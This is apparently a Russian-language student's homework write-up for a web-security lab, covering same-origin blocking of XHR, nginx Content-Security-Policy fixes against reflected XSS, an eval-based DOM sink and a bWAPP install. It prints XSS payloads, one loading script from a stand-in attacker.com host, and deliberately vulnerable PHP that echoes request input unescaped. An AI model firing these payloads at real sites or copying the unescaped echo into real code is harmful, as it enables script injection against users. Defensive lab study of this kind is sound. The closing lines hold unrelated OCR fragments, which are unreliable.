
Коротков Сергей


Урок 6


1. Открыть консоль браузера на http://attacker.com и запросить файл с http://victim.com с помощью XHR. Изучить реакцию браузера в консоли.

а) Создаем файл:




б) Открываем консоль браузера на http://attacker.com и запросить файл 1-6-1.html





в) перезапускаем страницу, нажимаем кнопку load data, ничего не произошло, смотрим, что произошло в console:



Запрос Cross-Origin заблокирован. Это означает, что со страницы attacker.com нельзя прочитать данные на victim.com. SOP политика запрещает чтение удаленного ресурса по адресу http://victim.com/post.txt. Причина: отсутствует заголовок Access-Control-Allow-Origin.

2. Примечание: домены `attacker.com` и `victim.com` должны резолвиться в `127.0.0.1`, конфиг nginx тоже должен отдавать все так, чтобы на начало задания работало оба алерта.

Добавить данную политику CSP на сайте http://victim.com. Загрузить страницу `victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>`, посмотреть что произошло. Исправить политику CSP так, чтобы вредоносный код не выполнялся.

Файл csp.php

```
<body>
<h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
<?php
  echo $_GET["js"];
?>
<h3>But legitimate code still should execute</h3>
<script src="http://victim.com/some.js"></script>
</body>
```

Политика CSP

```
Content-Security-Policy: default-src 'none'; script-src 'unsafe-inline' http:
```


Файл some.js

```
alert("I'm legitimate!")
```

Файл evil.js

```
alert("I'm evil!")
```

а) Загружаем страницу `victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>`,




б) JS код был выполнен, был послан запрос на сервер и получен от него ответ.

в) Для защиты от вредоносного кода, нужно добавить CSP в конфиг nginx, "default-src 'none'; script-src http://victim.com" – none устанавливает для всех директив значение - нет, все ресурсы страницы будут заблокированы и script-src http://victim.com JS будет загружаться с разрешенного домена:

```
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
        #
        #       # With php-fpm (or other unix sockets):
                fastcgi_pass unix:/var/run/php/php7.4-fpm.sock;
        #       # With php-cgi (or other tcp sockets):
        #       fastcgi_pass 127.0.0.1:9000;
                add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com";
```

г) Загружаем страницу `victim.com/csp.php?js=<script/src=//attacker.com/evil.js></script>`,



д) Вредоносный JS –код не выполнился, а легитимный выполнился.

3. Не дать вредоносному коду `http://victim.com/hw-6-3.php?name=<script>alert("hacked")</script>` выполниться на странице http://victim.com/hw-6-3.php (представлена ниже) с помощью политики CSP (написать политику CSP). Легитимный код при это должен выполняться.

Страница hw-6-3.php


```
<body>
<h3>Whatever _malicious_ you inserted shouldn't be executed!</h3>
<?php
  echo $_GET["name"];
?>
<h3>But legitimate code still should execute</h3>
<script src="http://victim.com/some.js"></script>
<script src="http://sub.victim.com/some.js"></script>
</body>
```

а) Для защиты от вредоносного кода, нужно добавить CSP в конфиг nginx, "script-src http://victim.com http://sub.victim.com;" – устанавливает запрет на выполнение любого инлайн JS кода, но разрешает выполнение JS кода с доверреных двух victim.com и sub.victim.com , а с других ресурсов – нет.


```
        #
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
        #
        #       # With php-fpm (or other unix sockets):
                fastcgi_pass unix:/var/run/php/php7.4-fpm.sock;
        #       # With php-cgi (or other tcp sockets):
        #       fastcgi_pass 127.0.0.1:9000;
                #add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com";

                add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com http://sub.victim.com";
                #
```

б) проверяем с victim.com легитимный код выполнен, вредоносный – нет.



б) проверяем с sub.victim.com легитимный код выполнен, вредоносный – нет.



4. (*) Обойти политику CSP: `script-src 'unsafe-eval' http://victim.com http://partner.com http://home.victim.com` на странице http://victim.com/hw-6-4.html?text=123. Сделать безопасно, понять, почему теперь безопасно.

Файл hw-6-4.html

```
<body>
<h3>Legitimate code still should execute</h3>
<script src="/hw-6-4.js"></script>
</body>
```

Файл hw-6-4.js

```
function okFunction () {
  alert("I'm legitimate!");
}
setTimeout(document.URL.split("#")[1], 1000);
setTimeout(okFunction, 1000);
```

```
        location ~ \.php$ {
                include snippets/fastcgi-php.conf;
        #
        #       # With php-fpm (or other unix sockets):
                fastcgi_pass unix:/var/run/php/php7.4-fpm.sock;
        #       # With php-cgi (or other tcp sockets):
        #       fastcgi_pass 127.0.0.1:9000;
                #add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com";

                #add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com http://sub.victim.com";

                add_header Content-Security-Policy "default-src 'none'; script-src 'unsafe-eval' http://victim.com http://partner.com http://home.victim.com;";
        }
```


а) Для обхода политики CSP, нужно убрать в конфиг nginx, ‘unsafe-eval’

```
location ~ \.php$ {
        include snippets/fastcgi-php.conf;
#
#       # With php-fpm (or other unix sockets):
        fastcgi_pass unix:/var/run/php/php7.4-fpm.sock;
#       # With php-cgi (or other tcp sockets):
#       fastcgi_pass 127.0.0.1:9000;
        #add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com";

        #add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com http://sub.victim.com";

        add_header Content-Security-Policy "default-src 'none'; script-src http://victim.com http://partner.com http://home.victim.com;";
}
```


б) Открываем страницу:



Unsafe-eval – если это убрать, то будет блокироваться любая динамическая оценка кода, включая использование eval, конструктор функций и передача строковых.

5. (*) Установить bWAPP.

Это было не просто.


localhost/bWAPP/portal.php
bWAPP
an extremely buggy web app !
Choose your bug:
---------- bWAPP v2.2 ----------
Hack
Set your security level:
low
Set
Current: low
Bugs
Change Password
Create User
Set Security Level
Reset
Credits
Blog
Logout
Welcome Bee
/ Portal /
bWAPP, or a buggy web application, is a free and open source deliberately insecure web application.
It helps security enthusiasts, developers and students to discover and to prevent web vulnerabilities.
bWAPP covers all major known web vulnerabilities, including all risks from the OWASP Top 10 project!
It is for security-testing and educational purposes only.
Which bug do you want to hack today? :)
---------- bWAPP v2.2 ----------
/ A1 - Injection /
HTML Injection - Reflected (GET)
HTML Injection - Reflected (POST)
HTML Injection - Reflected (Current URL)
HTML Injection - Stored (Blog)
iFrame Injection
LDAP Injection (Search)
Mail Header Injection (SMTP)
Hack
NATIONAL CENTER FOR
MISSING & EXPLOITED
CHILDREN